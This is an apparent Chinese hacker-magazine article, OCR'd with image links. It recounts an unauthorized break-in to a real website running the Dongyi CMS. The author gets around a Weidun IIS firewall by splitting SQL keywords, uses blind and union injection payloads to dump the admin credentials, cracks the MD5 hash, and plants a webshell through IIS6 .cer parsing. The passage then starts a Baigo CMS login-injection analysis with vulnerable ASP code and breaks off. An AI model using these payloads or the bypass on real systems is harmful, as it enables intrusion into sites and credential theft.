


图4 select 被过滤




图5 绕过

原来让工具束手无策的就是这个IIS防火墙。首先我们看看它过滤了哪些字符。单引号和and都没过滤不然工具是无法检测出来的，直接Url后面加一个 select提交，如图3。

明显select被过滤了。直接用简便的方法测试吧。




图7 被墙了




图8 得到小马

直接把这条语句里面的select删除后提交，如图4。

Select被过滤了，不过可以绕过。语句改写成and (sele%ct count(*) from pe_admin)>0。就能绕过它的检测了，如图5。

页面正常显示说明pe_admin表是存在的。继续猜字段username，password都是默认的。如果对这些表，字段不熟悉的读者可以自己下载一套动易看看数据库结构对检测很有帮助的。为了节约版面猜账号，密码我就不截图了，字段长度都是默认的。账号猜了第一位和最后一位推断出是admin。也就是默认的账号。猜密码语句：

and (sele%ct top 1 asc(mid(password,1,1)) from pe_admin)>0

ASCII码折半解码法(0–9=48–57 A–Z=65–90 a–z=97–122)，解码网上有在线解码或者用光盘中的小工具。C732410c2b58****经过十分钟MD5已经拿到了，去MD5.com.cn解密获得明文密码，这里感谢MD5站长Ken送我的VIP。黑迷们有要破解收费的MD5去我blog留言，仅限MD5.com.cn。其实还有一种方法就是union联合查询也能直接爆出账号和密码。如图6。




图6 爆破成功

and%201=1%20union%20sele%ct%201,2,3,4,username,6,7,8,9,10,11,12,13,14,15,16,17,18,19,password,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43%20from%20pe_admin

登陆后台成功，不知道是管理员自己删除了备份部分还是备份部分的代码被IIS自己给墙掉了，也是显示和我们注入时那样。不过还有方法，利用IIS6.0的特性我们改他上传的目录，后面加上.asp就能解析asp马儿了。上传的地方很多，随便上传一个马儿上去拿到url，打开一看又傻眼了。看来这防火墙还真碍事，又把马儿墙掉了。换了N款马效果一样。感觉怪怪的，随便提交一个包含123的asp代码上去试试，也被墙了！如图7。

这才恍然大悟，问题还是出在防火墙上面。经过测试防火墙限制.asp、.asa不过还有cer能利用。改了目录为cer成功解析，如图8。

这里我就不传大马了，传个一句话的小马用菜刀玩。一列目录才发现。管理员软件还装的真多。卡巴斯基、瑞星、360杀毒、360安全卫士。安检就到此为止吧。本文为代笔！有什么疑问可以去我blog留言。

编辑点评：本文提供了一个绕过威盾IIS防火墙方法，大家留心记录了。

Baigo CMS 登陆框注入分析到利用

图 莫良

0x01

Baigo CMS是采用ASP + Access开发的网站内容管理系统。只要采用 Windows系统的服务器或支持ASP+Access的服务器均可安装部署（包括虚拟主机）。Baigo CMS同时还是一款开源、免费的网站内容管理系统，Baigo承诺该系统永久免费使用，并永久享受升级服务。

0x02

我们来看登陆代码

文件：admin/logon.asp

```
<!--#include file="../baigo_inc/config.asp" -->
<!--#include file="inc/config_admin.asp" -->
<!--#include file="../baigo_inc/md5.asp" -->
<!--#include file="../baigo_inc/sql_char_query.asp" -->
<!--#include file="../baigo_inc/sql_char_form.asp" -->
<%
………省略
  admin_user_name = trim(request.form("admin_user_name"))
  admin_user_pass = trim(request.form("admin_user_pass"))

  sql = "select top 1 admin_user_pass,admin_user_class from admin_user_info where admin_user_name='" & admin_user_name & "'"
  rs_admin.open sql,conn_admin,1,1
………省略
%>
```

再看过滤代码：

文件：/baigo_inc/sql_char_query.asp

```
<%
```




图 1　登陆页面

